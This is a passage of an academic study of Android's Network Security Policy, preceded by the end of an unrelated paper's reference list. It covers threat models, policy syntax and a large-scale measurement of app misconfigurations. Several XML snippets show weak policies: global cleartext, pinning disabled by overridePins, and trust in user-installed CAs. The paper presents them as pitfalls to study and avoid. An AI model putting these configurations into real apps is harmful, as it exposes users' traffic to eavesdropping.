[12] P. Lazik, N. Rajagopal, O. Shih, B. Sinopoli, and A. Rowe. ALPS: A Bluetooth and ultrasound platform for mapping and localization. In *SenSys '15*, 2015.

[13] T. Li, Y. Chen, J. Sun, X. Jin, and Y. Zhang. iLock: Immediate and automatic locking of mobile devices against data theft. In *CCS '16*. ACM, 2016.

[14] X. Liu, D. Wagner, and S. Egelman. Detecting phone theft using machine learning. In *ICISS '18*. ACM, 2018.

[15] W. Mao, J. He, and L. Qiu. CAT: High-precision acoustic motion tracking. In *MobiCom '16*. ACM, 2016.

[16] W. Mao, M. Wang, and L. Qiu. AIM: Acoustic imaging on a mobile. In *MobiSys '18*. ACM, 2018.

[17] Y. Mirsky, A. Shabtai, L. Rokach, B. Shapira, and Y. Elovici. SherLock vs Moriarty: A smartphone dataset for cybersecurity research. In *AISec '16*. ACM, 2016.

[18] NetworkWorld.com. More data breaches caused by lost devices than malware or hacking, Trend Micro says. https://www.networkworld.com/article/2988643/device-loss-data-breach-malware-hacking-trend-micro-report.html, 2015.

[19] Patec. Mini Bluetooth anti-lost anti-theft alarm kid pet object finder. https://www.amazon.ca/Patec%C2%AE-Bluetooth-Anti-lost-Anti-theft-Object/dp/B00MPGKL1U, 2014.

[20] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12, 2011.

[21] Protect Your Bubble. Nearly half a million Brits had phones stolen last year. https://uk.protectyourbubble.com/our-blog/blog/2017/03/23/nearly-half-million-brits-mobile-phone-stolen-last-year, 2017.

[22] Y. Ren, C. Wang, J. Yang, and Y. Chen. Fine-grained sleep monitoring: Hearing your breathing with smartphones. In *INFOCOM '15*. IEEE, 2015.

[23] K. Sun, T. Zhao, W. Wang, and L. Xie. VSkin: Sensing touch gestures on surfaces of mobile devices using acoustic signals. In *MobiCom '18*. ACM, 2018.

[24] Symantec. The Symantec smartphone honey stick project. https://www.symantec.com/content/en/us/about/presskits/b-symantec-smartphone-honey-stick-project.en-us.pdf, 2012.

[25] TheRegister.co.uk. A quarter of banks' data breaches are down to lost phones and laptops. https://www.theregister.co.uk/2016/08/25/us_bank_breaches_survey/, 2016.

[26] Y. Tung, D. Bui, and K. G. Shin. Cross-platform support for rapid development of mobile acoustic sensing applications. In *MobiSys '18*. ACM, 2018.

[27] Y. Tung and K. G Shin. Use of phone sensors to enhance distracted pedestrians' safety. *IEEE TMC*, 2018.

[28] Uber. The 2019 Uber lost & found index. https://www.uber.com/newsroom/2019-uber-lost-found-index, 2019.

[29] W. Wang, A. X Liu, M. Shahzad, K. Ling, and S. Lu. Understanding and modeling of WiFi signal based human activity recognition. In *MobiCom '15*. ACM, 2015.

[30] W. Wang, A. X. Liu, and K. Sun. Device-free gesture tracking using acoustic signals. In *MobiCom '16*. ACM, 2016.

[31] Y. Wang, K. Wu, and L. M Ni. WiFall: Device-free fall detection by wireless networks. *IEEE TMC*, 2017.

[32] J. Wiese, T. S. Saponas, and A.J. B. Brush. Phoneprioception: Enabling mobile phones to infer where they are kept. In *CHI '13*. ACM, 2013.

[33] Xiaomi. Mi Band. https://www.mi.com/global/miband/, 2014.

[34] X. Yang, K. Hasan, N. Bruce, and P. Irani. Surround-See: Enabling peripheral vision on smartphones during active use. In *UIST '13*. ACM, 2013.

[35] X. Yu, Z. Wang, K. Sun, W. T. Zhu, N. Gao, and J. Jing. Remotely wiping sensitive data on stolen smartphones. In *ASIACCS '14*. ACM, 2014.

[36] S. Yun, Y. Chen, H. Zheng, L. Qiu, and W. Mao. Strata: Fine-grained acoustic-based device-free tracking. In *MobiSys '17*. ACM, 2017.

[37] H. Zhang, W. Du, P. Zhou, M. Li, and P. Mohapatra. DopEnc: Acoustic-based encounter profiling using smartphones. In *MobiCom '16*. ACM, 2016.

[38] B. Zhou, M. Elbadry, R. Gao, and F. Ye. BatMapper: Acoustic sensing based indoor floor plan construction using smartphones. In *MobiSys '17*. ACM, 2017.

[39] B. Zhou, J. Lohokare, R. Gao, and F. Ye. EchoPrint: Two-factor authentication using acoustics and vision on smartphones. In *MobiCom' 18*. ACM, 2018.

[40] M. Zhou, Q. Wang, J. Yang, Q. Li, F. Xiao, Z. Wang, and X. Chen. PatternListener: Cracking Android pattern lock using acoustic signals. In *CCS '18*. ACM, 2018.

[41] Y. Zhu, Z. Xiao, Y. Chen, Z. Li, M. Liu, B. Y Zhao, and H. Zheng. Et tu Alexa? When commodity WiFi devices turn into adversarial motion sensors. In *NDSS '20*, 2020.



Towards HTTPS Everywhere on Android: We Are Not There Yet

Andrea Possemato
IDEMIA and EURECOM

Yanick Fratantonio
EURECOM

Abstract

Nowadays, virtually all mobile apps rely on communicating with a network backend. Given the sensitive nature of the data exchanged between apps and their backends, securing these network communications is of growing importance. In recent years, Google has developed a number of security mechanisms for Android apps, ranging from multiple KeyStores to the recent introduction of the new Network Security Policy, an XML-based configuration file that allows apps to define their network security posture.

In this paper, we perform the first comprehensive study on these new network defense mechanisms. In particular, we present them in detail, we discuss the attacks they are defending from, and the relevant threat models. We then discuss the first large-scale analysis on this aspect. During June and July 2019, we crawled 125,419 applications and we found how only 16,332 apps adopt this new security feature. We then focus on these apps, and we uncover how developers adopt weak and potentially vulnerable network security configurations. We note that, in November 2019, Google then made the default policy stricter, which would help the adoption. We thus opted to re-crawl the same dataset (from April to June 2020) and we repeated the experiments: while more apps do adopt this new security mechanism, a significant portion of them still do not take fully advantage of it (e.g., by allowing usage of insecure protocols).

We then set out to explore the root cause of these weaknesses (i.e., the *why*). Our analysis showed that app developers often copy-paste vulnerable policies from popular developer websites (e.g., StackOverflow). We also found that several popular ad libraries *require* apps to weaken their security policy, the key problem lying in the vast complexity of the ad ecosystem. As a last contribution, we propose a new extension of the Network Security Policy, so to allow app developers to embed problematic ad libraries without the need to weaken the security of their entire app.

1 Introduction

Nowadays, users rely on smartphones for a variety of security-sensitive tasks, ranging from mobile payments to private communications. Virtually all non-trivial mobile apps rely on communication with a network backend. Given the sensitive nature of the data exchanged between the app and the backend, developers strive to protect the network communication by using encryption, so that network attackers cannot eavesdrop (or modify) the communication content. However, several works have shown how properly securing network connections is still a daunting challenge for app developers.

Within the context of Android, in recent years, Google has introduced several new network security features to tackle these problems. For example, starting from Android 4.x, Android started to display alert information to the user if a "custom" certificate was added to the set of trusted CAs. Later versions of Android started supporting two different repositories for CAs: the *System KeyStore*, which contains the "default" set of trusted CAs; and the *User KeyStore*, which contains custom CAs "manually" added by the user. This separation allows Google to make apps trust only the system CAs by default. From Android 6.0, Google started to push towards "HTTPS everywhere" even further. It first introduced a new app attribute (that could be specified in the app's manifest) to specify whether cleartext (HTTP) connections should be allowed or blocked. It then extended these settings by introducing the *Network Security Policy* (NSP, in short): this mechanism allows a developer to specify complex policies (with an XML configuration file) affecting the network security of her app.

Motivated by these recent changes and by their potential security impact on the ecosystem, in this paper we present the first comprehensive study on these new defense mechanisms. We first discuss in detail these new features, the attacks that are mitigated by the NSP, and the relevant threat models. We then highlight several security pitfalls: since the policy allows the developer to define very complex configurations, they are prone to misconfigurations. We identified several patterns for which policies may provide a false sense of security, while, in fact, they are not useful.

Guided by these insights, we then present the first analysis of the adoption of the Network Security Policy on the Android ecosystem. This analysis, performed over 125,419 Android apps crawled during June and July 2019, aims at characterizing how developers are using these new features and whether they are affected by misconfigurations. The results are concerning. We found that only 16,332 apps are defining a NSP and that more than 97% of them define a NSP to allow cleartext protocols. Since starting from November 2019 Google changed some important default values related to NSP (and especially related to cleartext), we repeated the experiments over a fresh crawl of the same dataset (performed from April to June 2020): Our results show that while more apps do adopt this new security

mechanism, a significant portion of them still do not take fully advantage of it (e.g., by allowing usage of insecure protocols).

We then set out to explore *why* apps adopt such permissive policies. We found that many of these policies are simply copy-pasted from popular developer websites (e.g., StackOverflow). Upon closer inspection, we also found how many of the weak policies could be "caused" by embedding advertisement libraries. In particular, we found that the documentation of several prominent ad libraries *requires* app developers to adapt their policy and make it very permissive, for example by allowing the usage of cleartext within the entire application. While the NSP format provides a mechanism to indicate a domain name-specific policy, we found that the complex ad ecosystem and the many actors that are part of it make it currently impossible to adopt safer security policies. Thus, as another contribution of this paper, we designed and implemented an extension of the current Network Security Policy, which allows developers to specify policies at the "app package" granularity level. We then show how this proposal enables app developers to embed ad libraries without the need of weakening the policy of the core app, how it is fully backward compatible, and how it can thus act as a drop-in replacement of the current version.

In summary, this paper makes the following contributions:

- We perform the first comprehensive study on the newly introduced Android network security mechanisms, identifying strengths and common pitfalls.
- We perform the first large-scale analysis on the adoption of the Network Security Policy on the Android ecosystem, using a dataset of 125,419 apps. Our study found that a significant portion of apps using the NSP are still allowing cleartext.
- We investigate the root causes leading to weak policies, and we found that several popular ad libraries and the complex advertisement ecosystem encourage unsafe practices.
- We propose a drop-in extension to the current Network Security Policy format that allows developers to comply with the needs of third-party libraries without weakening the security of the entire application.

In the spirit of open science, we release all the source code developed for this paper and the relevant datasets.

2 Network Communication Insecurity

This section explores the different threats that an application might be exposed to due to insecure network communications. For each of the issues, we also discuss the relevant threat models.

2.1 HTTP

An application using a cleartext protocol to exchange data with a remote server allows an attacker to mount so-called Man-In-The-Middle (MITM) attack, through which it is possible to eavesdrop (or even modify) the network traffic at will. This, in turn, can lead to the compromisation of the user's private information or of the application itself [4, 32, 37, 49]. The actual severity of this threat changes depending on the nature of the data exchanged by the application and the network backend. In other words, this HTTP scenario can be exploited by an attacker within the following threat model:

Threat Model 1. An attacker on the same WiFi network (or on the network path) of the victim can eavesdrop and arbitrarily modify apps' unencrypted connections and data at will.

2.2 HTTPS and Certificate Pinning

By adopting the "secure" version of HTTP, *HTTPS*, it is possible to perform network operations over a secure and encrypted channel. Exchanging data using HTTPS (SSL/TLS) ensures integrity, confidentiality, and authenticity over the connection between the application and the remote server. This mechanism works as follows. First, when an application tries to contact a remote server using SSL/TLS, a "handshake" is performed. During this phase, the server first sends its certificate to the client. This certificate contains multiple pieces of information including its domain name and a cryptographic signature by a so-called Certificate Authority (CA). To determine whether the client should trust this CA, the system consults a set of hardcoded public keys of the most important (and trusted) CAs: If the certificate is signed (directly or indirectly) by one of these CAs, the certificate is then considered trusted and the (now secure) connection can proceed; otherwise, the connection is interrupted [1].

While SSL/TLS is a powerful mechanism, it can be compromised by an attacker within the following threat model:

Threat Model 2. An attacker that can obtain a rogue certificate can perform MITM over HTTPS connections. We consider a certificate to be "rogue" when it is correctly signed by a (compromised) trusted CA without an attacker owning the target domain name [2, 33].

Attacks within this threat model can be mitigated by implementing *Certificate Pinning*. Certificate pinning consists in "hardcoding" (or, pinning) which is the expected certificate(s) when performing a TLS handshake with a given server. From the technical standpoint, this "expectation" is hardcoded within the application itself, and the app can thus verify, during the handshake, that the certificate sent from the server matches with the expected one. Even though pinning is a powerful security mechanism, previous works have shown how it is very challenging to properly implement it. In fact, to implement pinning, developers are tasked to rely on a wide variety of libraries, each of which exposes a distinct set of APIs. Handling diverse implementations of pinning may push developers to take some shortcuts: It was shown how it is not uncommon for developers to rely on "ready-to-use," but *broken*, implementations of certificate pinning copied from websites like StackOverflow [25].

These broken implementations might lead to accepting arbitrary certificates without even verifying which CA signed them, or whether the certificate was issued for the given domain. Moreover, it has also been shown how even popular network libraries themselves may fail to properly implement pinning [31].

2.3 User Certificates

The Android system comes with a set of pre-installed CAs to trust and uses them to determine whether a given certificate should be trusted. These CAs reside in a component named *KeyStore*. The system also allows the user to specify a *User KeyStore* and to install custom CAs. There might be situations where the custom CAs allow to perform a MITM over SSL/TLS connections (see Section 4). However, performing MITM over a secure connection should not always be considered a malicious activity. For example, proxies used to debug network issues rely on the same technique. Self-signed certificates generated by these tools do not have a valid trust chain and thus cannot be verified, and the app would terminate the connection. By adding a custom CA, apps can successfully establish a network connection.

Unfortunately, *User KeyStore* and self-signed certificates can also be abused by malware. Of particular importance is the emerging threat of "stalkware" (also known as "spouseware") [17, 29]. In short, this scenario can be exploited by an attacker within the following threat model:

Threat Model 3. An attacker that has physical access to the device can silently install a new custom certificate to the *User KeyStore*, and mount MITM (including on HTTPS connections) to spy the user's activities.

3 Network Security Policy

To make the adoption and implementation of "secure connections" easier for a developer, Google recently introduced several modifications and improvements, which we discuss in this section.

The first problem that Google tried to address relates to the installation of *self-signed certificates*. In very early versions of Android, it was possible to silently install one of these certificates, thus allowing anyone who controls it to perform MITM on SSL/TLS connections. In Android 4.4, however, Google introduced the following change: if a self-signed certificate is added to the device, the system would display a warning message informing the user about the risks and consequences of MITM on SSL traffic [45]. However, since there might be scenarios where trusting a (benign) self-signed certificate is necessary (e.g., to perform network debugging), Google decided to split the KeyStore into two entities. The first one, named *System KeyStore*, is populated with pre-installed CAs, while the second one, named *User KeyStore*, allows the user to install self-signed certificates without altering the System KeyStore.

The second problem Google tried to mitigate is the adoption of *cleartext protocols* [3]. Starting from Android 6.0, Google introduced a new security mechanism to help apps preventing cleartext communication, named *Network Security Policy* [5]. With this new policy, an app can specify the `usesCleartextTraffic` boolean attribute in its manifest file and, by setting it to false, the app can completely opt-out from using cleartext protocols, such as HTTP, FTP, IMAP, SMTP, WebSockets or XMPP [7]. Moreover, from Android 7.0, the new default is that apps do not trust CAs added to the User KeyStore [14]. It is possible to override this default, but the developer needs to explicitly specify the intention of using the *User CAs* within the policy.

Note that, from an implementation point of view, the policy is *not* enforced by the operating system (as it would be impractical), but it is up to the various network libraries to actually honor it (e.g., by interrupting an outbound HTTP connection if cleartext traffic should not be allowed). Note also that, to address backward compatibility concerns, for an app targeting an API level from 23 to 27 (i.e., from Android 6.0 to Android 8.1), the default value of the `usesCleartextTraffic` attribute is `true`. However, if an app targets API level 28 or higher (i.e., Android 9.0+), then the default for that attribute is `false`, forcing developers to explicitly opt-out from this new policy in case their apps require HTTP traffic.

While this policy is a significant improvement, for some apps it may currently be impractical to completely opt-out from cleartext communications. In fact, this policy follows an "all-or-nothing" approach, which might be too coarse-grained. This is especially true when a developer is not in complete control of its codebase, such as when embedding closed-source third-party libraries. In fact, these third-party libraries may reach out to remote servers using cleartext protocols or to some domain names that are not even supporting HTTPS. To allow for a more granular specification, with the release of Android 7.0, Google introduced an extended version of the NSP, which we discuss next.

3.1 Policy Specification

The new version of the NSP, introduced by Google in Android 7.0, has undergone a complete redesign [6]. The policy now resides on an external XML file and it is not mixed anymore with the AndroidManifest. The most interesting feature introduced in this new version is the possibility to specify additional network security settings other than allowing or blocking cleartext protocols. Moreover, to overcome the lack of granularity of the previous version, the policy now allows for more customizations through the introduction of the new `base-config` and `domain-config` XML nodes. The semantics of these two nodes is the following: all the security settings defined within the `base-config` node are applied to the entire application (i.e., it acts as a sort of default); the `domain-config` node, instead, allows a developer to explicitly specify a list of domains for which she can specify a different policy.

Cleartext. Allowing or blocking cleartext protocols can now be easily achieved with the `cleartextTrafficPermitted` attribute. Moreover, the developer can decide "where" to apply

this security configuration. This attribute can be defined both within a "base" and "domain" config node. To enforce this setting at runtime, networking libraries can rely on the `NetworkSecurityPolicy.isCleartextTrafficPermitted()` API, which returns whether cleartext traffic should be allowed for the entire application. Instead, to check if cleartext traffic is allowed for a given host, a library can use the `isCleartextTrafficPermitted(String host)` API.

Certificate Pinning. Configuring certificate pinning is now much simpler than it was in the past. First, since certificate pinning is used to verify the identity of a specific domain, all the configurations need to be defined in a `domain-config`. Second, the developer needs to define a `pin-set` node (with an optional `expiration` attribute to specify an expiration date for this entry). The `pin-set` node works as a wrapper for one or multiple `pin` nodes, each of which can contain a base64-encoded SHA-256 of a specific server's certificate. Multiple `pin`s can be used as a form of *backup*, to avoid issues while performing *key rotations*, or to *pin* additional entities like the *Root CA* that emitted the certificate for the domain. The connection is allowed *if and only if* the hash of the certificate provided by the server matches with at least one hash in the `pin-set` node.

KeyStore and CAs. The new version of the policy allows a developer to specify which KeyStore to consider as trusted when performing secure connections. The developer has first to define a `trust-anchors` node, which acts as a container for one or more `certificate` nodes. Each `certificate` node *must* have a `src` attribute, which indicates *which* certificate(s) to trust. The values for `src` can be one of the following: `system`, which indicates that the System KeyStore, the default one; `user`, which indicates the *user-installed certificates* within the *User KeyStore*; or a path to an *X.509 certificate* within the app package. When multiple `certificate` nodes are defined, the system will trust their union.

Besides, the developer can also specify an `overridePins` boolean attribute within a `certificate` node. This attribute specifies whether the CAs within this certificate node should bypass certificate pinning. For example, if the attribute's value is `true` for the *system CAs*, then pinning is not performed on certificate chains signed by one of these CAs.

Debug. Applications protected by the NSP are more difficult to debug. To address these concerns, the policy can contain a `debug-overrides` node to indicate which policy should be enforced when the app is compiled in *debug mode*.[1] If the developer leaves a `debug-override` node in the policy of a release build, the content of the node is simply ignored.

3.2 Towards HTTPS Everywhere

Starting from Android 7.0, at apps' installation time, the system checks whether the developer did define a policy: if yes, it loads the policy; otherwise, it applies a default one. Note also that if a policy is defined but it does not specify a node or an attribute, the system *fills* the missing values by inheriting them from a similar node, or, when none are available, from the default configuration. The default values applied by the system do change over time depending on the target API level and are becoming stricter—and by forcing app developers to target high API levels to be admitted on the official Play Store, Google is leading a push towards *HTTPS everywhere*. We now discuss how these default values change depending on the target API level.

API 23 and Lower. An application targeting an API level *lower or equal than 23* cannot specify a policy since this mechanism was introduced from API level 24. In this case, the system will then enforce the following default policy:

```
<base-config cleartextTrafficPermitted="true">
  <trust-anchors>
    <certificates src="system" />
    <certificates src="user" />
  </trust-anchors>
</base-config>
```

This configuration allows an app to use cleartext protocols and to trust the union of CAs from both *System* and *User KeyStore*.

From API 24 to 27. The default policy for applications targeting API levels *from 24 to 27* changes as follows:

```
<base-config cleartextTrafficPermitted="true">
    <trust-anchors>
        <certificates src="system" />
    </trust-anchors>
</base-config>
```

That is, cleartext traffic is still allowed, however, only CAs in the *System KeyStore* are trusted by the application.

API Level 28 and Higher. For apps targeting an API level *greater or equal of 28*, the policy is even stricter:

```
<base-config cleartextTrafficPermitted="false">
    <trust-anchors>
        <certificates src="system" />
    </trust-anchors>
</base-config>
```

This change enforces that all cleartext protocols are blocked [8].

Starting from November 1st, 2019, all applications (and updates as well) published on the official Google Play Store *must target at least API level 28*, corresponding to Android 9.0 [28]. In Appendix, we report a concrete example of a (complex) policy that touches on the various points previously discussed.

3.3 TrustKit

One library that is particularly relevant for our discussion is *TrustKit* [19]. This library allows the definition of a NSP for apps targeting versions of Android earlier than 7.0 (which, as we mentioned before, do not support NSP). From a technical standpoint, this library reimplements the logic behind the NSP, allowing an application to import it as an external library. Note that TrustKit

[1] Apps can be compiled in *release* or *debug* mode. This can be done by setting the `android:debuggable` manifest attribute accordingly. Apps *must* be compiled in *release* mode to be accepted on the Play Store.

only supports a subset of features: the developer cannot specify a `trust-anchors` within a `domain-config` node, and it is not possible to trust CAs in the User KeyStore. However, the library implements a mechanism to send *failure reports* when pinning failures occur on specific domains, allowing a developer to constantly monitor for pinning violations. Interestingly, this feature is not available by the system-implemented NSP.

4 Policy Weaknesses

As discussed in the previous section, NSP is undoubtedly making the specification of a fine-grained network policy more practical. However, each of the features introduced by the NSP may be *inadvertently disabled or weakened* by an inexperienced developer during the definition of the policy. Unfortunately, to date, there are no tools that help developers to verify the correctness of the defined policy and to check that the settings she wanted to implement are effectively the ones enforced by the system.

This section discusses several potential pitfalls that may occur when an inexperienced developer configures a NSP.

Allow Cleartext. As described in the previous section, a developer has multiple ways to define the usage of cleartext protocols. For example, the developer can define a list of domains and limit the adoption of cleartext only to them. Otherwise, if the application contacts all the endpoints securely, she can completely opt-out from cleartext communications and be sure to identify potential regression issues. However, a developer may configure her application with the following policy:

```
<base-config cleartextTrafficPermitted="true">
    ...
</base-config>
```

This configuration allows the application to use cleartext protocols, *potentially* exposing the user and the application to threats described in Section 2. To make things worse, as we will discuss throughout the paper, several online resources suggest implementing this very coarse-grained policy, with the goal of disabling the safer defaults: the main concern is whether the inexperienced developer is fully aware of the security repercussions of such policy.

For the sake of clarity, it is important to mention how this specific configuration does not impact an application where all the endpoints are already reached securely—this policy is useful only when acting as a safety net. In other words, this configuration does not lower nor weaken the security of an application performing all the network operations using, for example, HTTPS. However, this configuration is not able to identify *regression* issues: if an endpoint is inadvertently moved from HTTPS to HTTP, the insecure connection is allowed due to this "too open" policy (while the default policy could have blocked that). A similar scenario also affects complex apps, which are either developed by different teams within the same organization or that are developed by embedding a high number of third-party dependencies: in these cases, it is extremely challenging, if not outright impossible, to make sure that no connection would rely on cleartext protocols. Unfortunately, as we previously discussed, even one single endpoint (or resource) reached through HTTP might be enough to compromise the security of the entire app.

Certificate Pinning Override. The NSP makes the adoption and configuration of certificate pinning straightforward. The developer now only needs to declare a valid certificate for each of the domains she wants to protect: then, the system takes care of all the logic to handle the verification of the certificates at connection time. On the other hand, we identified pitfalls that an inexperienced developer may not be aware of. For example, consider the following policy (which we took from a real app):

```
<domain-config>
  <domain>DOMAIN</domain>
    <pin-set>
      <pin digest="SHA-256">VALID_HASH</pin>
    </pin-set>
  </domain-config>
<trust-anchors>
  <certificates src="system" overridePins="true"/>
</trust-anchors>
```

We argue that this policy is misconfigured and that it is very likely that the developer is not aware of it. Given the specification of the `pin-set` entries, it is clear that the intent of the developer was to actually implement certificate pinning. However, the `overridePins` attribute of the system certificate entry is set to `true`: this indicates that certificate pinning should *not* be enforced for *any* CAs belonging to the *System KeyStore*, thus making the previous `pin-set` specifications useless. We believe that this kind of policy offers a "false sense" of security for a developer, especially since no warnings are raised at compilation time nor at runtime.

Silent Man-In-The-Middle. Switching from HTTP to HTTPS does not always guarantee that the communication cannot be eavesdropped. As described in Section 2, under certain specific circumstances, it is possible to perform MITM over SSL/TLS encrypted connection and break the confidentiality, integrity, and authenticity of the communication. Consider the following policy taken from a real app:

```
<trust-anchors>
  <certificates src="system"/>
  <certificates src="user"/>
</trust-anchors>
```

This policy may expose an application to MITM (see Threat Model 3). In fact, this policy trusts the union of the CAs in the *System and User KeyStore*: hence, the traffic of the app can be eavesdropped by anyone who controls a custom CA in one of the KeyStores. This policy overrides the default configuration introduced on Android 7.0, which prevents applications from trusting CAs stored in the *User KeyStore* when performing secure connections. Even though trusting "user" certificates may be the norm at the development phase, we believe that a "production app" that actually trusts user certificate is often a symptom of misconfiguration since it is very rare that an

app would actually need to trust User CAs. For example, even network-related apps such as VPN apps do not need to trust User CAs, even when trusting custom certificates is required: in fact, VPN apps can hardcode the custom CA within the app, and add a `trust-anchors` node pointing to it. This has the net effect of trusting *only* this specific certificate, and nothing else. One scenario where trusting User CAs seems required relates to Mobile Device Management apps (MDM), which need to install different CAs coming from different sources and that cannot be pre-packaged within the released app. However, these MDM apps constitute a rare exception, rather than the norm.

5 Policy Adoption

As one of the contributions of this paper, we set out to explore how the NSP has been adopted by the Android ecosystem. This section discusses our findings, and it is organized as follows. First, we present the dataset we used for our study (§5.1). Second, we discuss how apps use this new security mechanism, we provide statistics on how frequently each feature of the policy is used, and we present insights related to apps adopting policies that are inherently "weak" and that likely constitute inadvertent misconfigurations (§5.2). Last, we conclude this section with an analysis of *network libraries*, which, from a technical standpoint, is where the "enforcing" of the policies actually lies; we have also developed an automatic testing framework to determine whether a given network library correctly honors the various elements of network policies (§5.3).

5.1 Dataset

To perform our analysis, we first built a comprehensive and representative dataset of apps. To determine which apps to download, we obtained the package names from AndroidRank [9], a service that provides "history data and list of applications on Google Play." We opted to select the "most-installed applications" on the Google Play Store according to the *installation distribution*, with apps whose unique installation count ranges from 10K to more than a billion. In total, we downloaded 125,419 apps, during June and July 2019.

5.2 Dataset Exploration & Weaknesses

Methodology. After extracting the policies from the apps, we first perform clustering to highlight common patterns and whether two or more apps share the same exact policy (or specific portions of it). In particular, we group two policies in the same cluster if they contain the same nodes, attributes, and values, in any order. This approach also helps us to determine whether apps developers "copied" policies from known developer websites, such as StackOverflow. We then analyze the clusters to identify peculiar configurations or weaknesses. Once an interesting configuration has been identified, we then proceed by performing queries on the entire dataset (that is, inter-cluster) to measure how common this specific aspect of the configuration is and whether it affects many apps.

We then performed an additional analysis step, which is based on similar clustering techniques, but performed over a *normalized dataset*. We refer to a policy as "normalized" after we remove artifacts that are clearly specific to an app. We replace all the concrete values of domains with the value `URL`, all certificate hashes with `HASH`, and all the `expiration` dates with `DATE`. The rationale behind this normalization step is to be able to group policies "by semantics," which is not affected when some specific concrete values differ.

Overview. One of the first insights is that, even though the NSP was firstly introduced in Android 6.0 in 2015, we note how 109,087 of the apps do *not* implement any policy (in either of the two forms). Of the remaining 16,332 apps that do implement a policy, 7,605 of them (6% of the total) adopt the original version of the policy (available in Android 6.0), while 8,727 (6.95%) adopt the new, more expressive policy format (available in Android 7.0). Our dataset is distributed as follows: 0.5% of the apps (83) target API level 29, 75% (12,261) API level 28, 11% (1,803) API level 27, 12% (2,077) API level 26, and the remaining 0.6% (108) target API level 25 or lower.

The first clustering process creates in total 271 clusters (where a cluster is formed by *at least* two apps): these clusters group 7,184 apps out of the 8,727 apps defining the policy—the remaining 1,543 policies were unique and did not fit any cluster. The clustering process on the normalized dataset, instead, generates 170 clusters, this time with only 311 applications not belonging to any group. The remainder of this section discusses several interesting insights and common patterns.

Cleartext. Among the generated clusters, one is particularly big: it is formed by 1,595 apps. All these apps share the trivial policy of "allowing cleartext globally." The exact same configuration is also used by other 2,016 apps belonging to 60 different clusters. Among the apps not belonging to any cluster, this configuration is used by 199 of them. Thus, in total, 4,174 apps of our dataset allow cleartext for the entire app. We then investigated how many apps opted out from cleartext and we found that only 156 apps block cleartext for the entire app. Then, we considered also apps using the first version of the policy since it also allows a developer to fully opt-in, or opt-out, from cleartext. Among the 7,605 apps using the first version of the policy, 97.5% (7,416) of them allow cleartext protocols, while only the 2.48% (189) opted out from them.

As previously discussed in Section 3, the cleartext attribute can also be enabled by default if an app is targeting an API level lower or equal to 27 and it does not override it. By considering also the default settings, the numbers are even more worrisome. We noticed that among the 16,332 apps with a NSP, the 84.8% of them (13,847) allow the usage of cleartext protocols. The 12.3% (1,837) of them enable cleartext due to the default configuration not being overridden. To conclude, only the 1.2% (170) opt-out from cleartext just for a specific subset of domains.




Figure 1: The figure shows the CDF of the number of domains defined within policies. Note how 62.5% of the apps do not define a custom policy for any domain. The 21% of the apps define exactly one domain, while the 8.5% specifies up to 2 domains within the policy. Note that the CDF has a long tail, with several apps defining more than 30 domains within the same policy, and two apps specifying 368 and 426 policies.

Domains. We then proceed by looking at apps using the cleartext attribute on an explicit list of domains (using the `domain` node). We identified only 2,891 apps allow cleartext for a subset of domain while only 219 force the domain in the list to be reached only securely. Figure 1 shows the cumulative distribution function (CDF) of the number of domains defined within policies. In general, most apps ($\sim$ 95%) specify custom policies for at most three domain names.

Policy for 127.0.0.1. We then looked at clusters of more complex policies, in terms of nodes and attributes, and we noticed some interesting patterns. We identify how 492 apps configure a very specific `domain-config` node for the IP address 127.0.0.1, localhost. Even if this policy does not introduce any security vulnerability and should be considered as a safe policy, we found it interesting: while it may be common practice to spawn a local server, it is very uncommon that all the 492 apps define the same policy for localhost. This configuration, however, is very common among other apps: in total, we identify other 512 apps belonging to 43 different clusters having the same `domain-config` setup, and 109 apps not belonging to any cluster. Thus, this specific domain configuration is used by 1,113 apps. We then set out to pinpoint the underlying source of this policy, and we eventually determined that this policy is defined by the *Audience Network Android SDK*, the Facebook advertisement framework. In particular, we noticed how a developer who wants to use this library *must modify* the policy to include this specific configuration to avoid unintended behavior. The official library's documentation makes clear that this modification is *mandatory* due to the internals of the library itself. This finding opens a scenario that is different than the simple "developers copy policies": in this case, an advertisement library explicitly requested the developer to modify her policy to make the library work. We suspected that this pattern could be common to many other advertisement libraries. Unfortunately, our suspicion proved to be correct: we identified several ad libraries that explicitly request developers to copy-paste a given policy. Moreover, we found how the ad libraries' documentations often attempt to convince developers by including misleading and/or inaccurate arguments, and how many of such policies' modifications actually negatively affect the overall security of the entire app. We postpone an in-depth discussion of these findings to the next section (Section 6).

Trusted Certificates. Another interesting cluster is formed by 427 apps, which use a `trust-anchors` node for the entire app to trust the union of *System and User CAs*. As previously discussed, this configuration might allow, under specific circumstances, to perform a MITM over SSL/TLS connections (see Threat Model 3). Nonetheless, we notice how this specific configuration is shared among other 1,083 apps, 600 of which belong to 24 different clusters. We then investigate how many apps use the same configuration for a subset of domains ending up identifying 73 apps: thus, in total, we identified 1,159 apps adopting this configuration, among which 1,038 of them allow their SSL/TLS traffic to be potentially intercepted.

